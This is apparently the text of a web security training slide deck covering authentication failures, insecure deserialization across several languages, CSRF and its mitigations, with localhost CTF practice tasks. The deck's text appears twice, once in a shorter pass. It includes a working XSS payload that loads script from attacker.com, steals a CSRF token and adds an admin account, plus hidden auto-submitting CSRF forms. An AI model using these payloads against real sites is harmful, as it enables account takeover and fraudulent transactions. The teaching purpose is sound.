Practical Web Hacking and Exploitation
Part 3
A7 Identification and Authentication Failures
Introduction
網站應用程式中自行撰寫的身份驗證相關功能有缺陷,例如登入時:
- SESSION 無控管
- Cookie 未保護
- 密碼強度過弱
Cont.
實際例子如:
- 若應用程式 SESSION Timeout 沒有設定,當使用者公用電腦上登入後卻忘記登出,僅是關閉視窗,則攻擊者就算經過一段時間之後在使用同一台電腦也是可以直接登入的
- 管理者使用過於容易猜測的帳號密碼配對,使得攻擊者能夠輕易地拿到管理者權限進而造成更嚴重的後果
原來馬克的Twitter 密碼是「dadada」!
實際案例 2 - 未實作安全的驗證功能

由於駭客把所有開發人員從GitHub的Gentoo專案中移除,使得大家都收到了通知電子郵件,才讓這個攻擊提早曝光。Gentoo Linux官方緊急聯絡GitHub凍結該帳戶,才沒有讓損害擴大。
Practice 1
Get admin’s password
Practice 2
Get the Flag

Cont.
Hint:
- No SQLi
- Source code: http://127.0.0.1:8103/check.phps
- php’s md5(Array) returns NULL
- Trick: https://speakerdeck.com/phith0n/ctfbi-sai-zong-shi-shu-ni-huan-chai-dian-tricks?slide=16
A8 Software and Data Integrity Failures

What’s the Serialization
- Serialization is the process of turning an object in memory into a stream of bytes so you can do stuff like store it on disk or send it over the network
- Deserialization is the reverse process: turning a stream of bytes into an object in memory
- Also, the verbs Marshal and Unmarshal are synonymous with Serialize and Deserialize
PHP - serialize
Cont.
- null => N;
- true => b:1;
- 3 => i:3;
- 3.1415 => d:3.1415;
- “hello world” => s:11:“hello world”;
Cont.
Sample Code
class Test {
    var $content;
    function hello(){
        $this->content = "Hello World!";
        echo $this->content;
    }
}

$test = new Test();
echo serialize($test);
Response
O:4:"Test":1:{s:7:"content";N;}
Phar’s internal
Case Study
Practice 1
Get the flag
Hint:
Java - Serialization & Deserialization
Java - readObject

- XSRF/CSRF Prevention in ASP.NET MVC and Web Pages
Ref: ASP.NET MVC 5 APPLICATION LIFECYCLE
MachineKey
- The payloads of the anti-XSRF tokens and other stuff are encrypted and signed by
- if (asp.net <= 4.0) ,
MachineKey.Encode routine in
- if (asp.net > 4.5),
MachineKey.Protect routine in
Ref: Cryptographic Improvements in ASP.NET 4.5, pt. 1
ViewState and its good company
- When the runtime is asked to use auto-generated machine keys in ASP.NET 4, it selects AES with a 192-bit key and HMACSHA256 with a 256-bit key
- MachineKey.Encode and Decode APIs were added in ASP.NET 4
- Since the same cryptographic keys are used throughout the ASP.NET pipeline, it turns out that the Decode method can also be used to decrypt payloads like forms authentication tickets
- Using an auto-generated key causes us to read a full 256 bits of key material from the value stored in HKCU
- In ASP.NET 4.5’s code paths, symmetric encryption and HMAC calculation are now inextricable comparing to ASP.NET 4
- New for ASP.NET 4.5 are additional APIs on MachineKey: Protect and Unprotect
- The caller can supply one or more purpose strings to isolate this specific consumer from others
Gadgets

Case Studies
Python - pickle
- The pickle module implements binary protocols for serializing and de-serializing a Python object structure
- The pickle module is not secure against erroneous or maliciously constructed data
- Never unpickle data received from an untrusted or unauthenticated source
Case Study
Ruby - Marshal
- However, the PoC doesn’t work after Rails 4.2.4 series for the some implementations of
Rack’s SessionHash class's methods have changed!
Practice 2
Get the flag
Cont.
rack-2.0.3/lib/rack/session/abstract/id.rb
def current_session_id(req)
  req.get_header(RACK_SESSION).id
end
req: !ruby/object:Rack::Request
  env:
    "rack.session": !ruby/object:Rack::Session::Abstract::SessionHash
      id: 'hi from espr'
      ...
Cont.
rack-2.0.3/lib/rack/session/cookie.rb
def unpacked_cookie_data(request)
  request.fetch_header(RACK_SESSION_UNPACKED_COOKIE_DATA) do |k|
    session_data = request.cookies[@key]

    if @secrets.size > 0 && session_data
      digest, session_data = session_data.reverse.split("--", 2)
      digest.reverse! if digest
      session_data.reverse! if session_data
      session_data = nil unless digest_match?(session_data, digest)
    end

    request.set_header(k, coder.decode(session_data) || {})
  end
end
Appendix
Cross-Site Request Forgery (CSRF)
Introduction
- A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application
- This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
Example
Say, we have a remittance button to make a remittance.
<a id="remittance"
   href="/remittance.php?id=xxx&amount=10000">Remittance</a>
Cont.
We also do check if a valid session id is followed with an incoming request.
Seems no problem at all, right?
Cont.
No. Imagine a bad guy send a link to a normal user, and the content of that link is:
<img width="0" height="0"
     src="/remittance.php?id=xxx&amount=10000" />
The request of making a remittance will sliently be sent on behalf of the normal user. 
How about POST method?
<iframe style="display:none" name="csrf-frame"></iframe>
<form method="POST" action="http://xxx.com/remittance.php"
      target="csrf-frame" id="csrf-form">
  <input type="hidden" name="id" value="xxx">
  <input type="hidden" name="amount" value="30000">
  <input type='submit' value='submit'>
</form>
<script>
  document.getElementById("csrf-form").submit();
</script>
Mitigation
Let’s recall the rationale of CSRF attack, it will succeed because the server doesn’t know if the request was sent by the user himself / herself.
- Before we start to talk about how referer header can be used to defence CSRF attack, let’s first see what’s wrong with the header
- Referer is actually misspelled, the correct spelling is Referrer
* Ref: https://en.wikipedia.org/wiki/HTTP_referer
Cont.
- Since the referer header will store the previous visited url, we can utilize this value to check if the request was issued somewhere
- However, this mitigation is later be noticed as a useless mitigation. The referer header can be forged by users, therefore the value is not trusted at all
CAPTCHA
- It’s an abbreviated form of Completely Automated Public Turing test to tell Computers and Humans Apart
- There’re also reCAPTCHA and noCAPTCHA reCAPTCHA
Cont.
Quiz

Cont.
CAPTCHA, reCAPTCHA, and noCAPTCHA reCAPTCHA are good mitigations to CSRF attack indeed.
Nevertheless, users will soon get annoyed by guessing pictures or text.
CSRF token
- A random value generated by the server, and stored it in the session owned by the server
- When a request comes in, the server will compare the value given by the request with the value stored in the session
- The attack will not work because the hacker didn’t know the CSRF token, so he / she cannot make a legitimate request
Bypass CSRF token protection by leveraging XSS
- Say, we know that a certain website has a little application on the main page which is vulnerable to XSS, and a forum on /forum which is not vulnerable to CSRF
- The forum is protected by CSRF token as we discussed above
Cont.
- Since we do not know the CSRF token, the solution is piece of cake. We just find it, and we can do this very easily using javascript actually
- Then, after getting the CSRF token, we just make a GET or POST CSRF attack depending on what situations we met
Cont.
- Send a XSS payload like:
http://www.site_vulnerable.com/index.php?name=<script
src="http://www.attacker.com/script.js"></script>
- The content inside the script.js is:
document.writeln('<iframe id="iframe" onload="read()" width="0" height="0"
  src="/admin/admin.php?action=add_admin"></iframe>');

function read() {
  var name = 'Boik';
  var token = document.getElementById("iframe").contentDocument.forms[0].token.value;
  document.writeln('<form width="0" height="0" method="post"
    action="/admin/add_admin.php">');
  document.writeln('<input type="text" name="name" value="' + name + '" /><br />');
  document.writeln('<input type="hidden" name="token" value="' + token + '" />');
  document.writeln('<input type="submit" name="submit" value="Add_admin" /><br/>');
  document.writeln('</form>');
  document.forms[0].submit.click();
}
Cont.
Or even easier with the support of Firefox.
Double Submit Cookie
- It’s a more common way to mitigate CSRF attack. Besides setting the CSRF token into form, the server also sets the same value to the user’s cookie instead of server’s session
- The success behind this mitigation is based on the truth that attackers cannot write a cookie of to other domains. In contrast, if attackers have the ability to write a cookie to his / her desired domain, this mitigation will fail
Cont.
Unfortunately, there are two common scenarios where writing cookies across domains is possible
First
Cont.
Second
- If an attacker is in the middle, they can usually force a request to the same domain over HTTP
- If an application is hosted at https://secure.example.com, even if the cookies are set with the secure flag, a man in the middle can force connections to http://secure.example.com and set (overwrite) any arbitrary cookies (even though the secure flag prevents the attacker from reading those cookies)
Cont.
- Even if the HSTS header is set on the server and the browser visiting the site supports HSTS unless the HSTS header is set in a way that includes all subdomains, a man in the middle can simply force a request to a separate subdomain and overwrite cookies similar to 1
- In other words, as long as http://hellokitty.marketing.example.com doesn’t force https, then an attacker can overwrite cookies on any example.com subdomain
Browser side Protection - SameSite Cookie
- Google has adapted a SameSite cookie attribute since Chrome 51
- Same-site cookies allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain
Cont.
How to use?
- This is the original use case
- Set-Cookie: session_id=ewfewjf23o1;
- Now, setting a SameSite cookie by
- Set-Cookie: session_id=ewfewjf23o1; SameSite
Cont.
- SameSite cookie attribute has actually two mode, Strict and Lax
- Set-Cookie: session_id=ewfewjf23o1; SameSite=Strict
- Set-Cookie: foo=bar; SameSite=Lax
Cont.
- Strict mode
- It’s Default value
- The cookie is withheld with any cross-site usage, and even when the user follows a link to another website, the cookie is not sent
Cont.
- Lax mode
- Some cross-site usage is allowed
- Specifically if the request is a GET request and the request is top-level
- Top-level means that the URL in the address bar changes because of this navigation.
- This is not the case for iframes, images or XMLHttpRequests
Table

References
Cont.
Thank you 
Practical Web Hacking and Exploitation
Part 3
A7 Identification and Authentication Failures
Introduction
網站應用程式中自行撰寫的身份驗證相關功能有缺陷,例如登入時:
Cont.
實際例子如:
實際案例 1 - 佐克伯多個社群帳號遭駭,全因LinkedIn失守
原來馬克的Twitter 密碼是「dadada」!
實際案例 2 - 未實作安全的驗證功能
實際案例 3 - Exploiting OAuth Misconfiguration To Takeover Flickr Accounts
實際案例 4 - Gentoo公開說明GitHub帳號被駭事件原委,原來是管理員密碼被猜到惹的禍
由於駭客把所有開發人員從GitHub的Gentoo專案中移除,使得大家都收到了通知電子郵件,才讓這個攻擊提早曝光。Gentoo Linux官方緊急聯絡GitHub凍結該帳戶,才沒有讓損害擴大。
Practice 1
http://127.0.0.1:8102/
Practice 2
http://127.0.0.1:8103/
Cont.
Hint:
A8 Software and Data Integrity Failures
What’s the Serialization
PHP - serialize
Cont.
Cont.
Sample Code
Response
O:4:"Test":1:{s:7:"content";N;}Phar’s internal
Case Study
Practice 1
http://127.0.0.1:8104/
Hint:
Java - Serialization & Deserialization
Java - readObject
ASP.NET 4.X
ASP.NET Security
Ref: ASP.NET MVC 5 APPLICATION LIFECYCLE
MachineKey
MachineKey.Encoderoutine inMachineKey.Protectroutine inRef: Cryptographic Improvements in ASP.NET 4.5, pt. 1
ViewState and its good company
Before ASP.NET 4.5
After ASP.NET 4.5
Gadgets
Case Studies
Python - pickle
Case Study
Ruby - Marshal
CVE-2013-0156
Rack’s SessionHash class's methodshave changed!Practice 2
http://127.0.0.1:8105/
Cont.
rack-2.0.3/lib/rack/session/abstract/id.rb
def current_session_id(req) req.get_header(RACK_SESSION).id endCont.
rack-2.0.3/lib/rack/session/cookie.rb
def unpacked_cookie_data(request) request.fetch_header(RACK_SESSION_UNPACKED_COOKIE_DATA) do |k| session_data = request.cookies[@key] if @secrets.size > 0 && session_data digest, session_data = session_data.reverse.split("--", 2) digest.reverse! if digest session_data.reverse! if session_data session_data = nil unless digest_match?(session_data, digest) end request.set_header(k, coder.decode(session_data) || {}) end endAppendix
Cross-Site Request Forgery (CSRF)
Introduction
Example
Say, we have a remittance button to make a remittance.
Cont.
We also do check if a valid session id is followed with an incoming request.
Seems no problem at all, right?
Cont.
No. Imagine a bad guy send a link to a normal user, and the content of that link is:
The request of making a remittance will sliently be sent on behalf of the normal user.
How about POST method?
Mitigation
Let’s recall the rationale of CSRF attack, it will succeed because the server doesn’t know if the request was sent by the user himself / herself.
Referer Header
* Ref: https://en.wikipedia.org/wiki/HTTP_referer
Cont.
CAPTCHA
Cont.
Quiz
Cont.
CAPTCHA, reCAPTCHA, and noCAPTCHA reCAPTCHA are good mitigations to CSRF attack indeed.
Nevertheless, users will soon get annoyed by guessing pictures or text.
CSRF token
Bypass CSRF token protection by leveraging XSS
Cont.
Cont.
Cont.
Or even easier with the support of Firefox.
Double Submit Cookie
Cont.
Unfortunately, there are two common scenarios where writing cookies across domains is possible
First
Cont.
Second
Cont.
Browser side Protection - SameSite Cookie
Cont.
How to use?
Cont.
Cont.
Cont.
Table
References
Cont.
Thank you
boik.su@cycarrier.com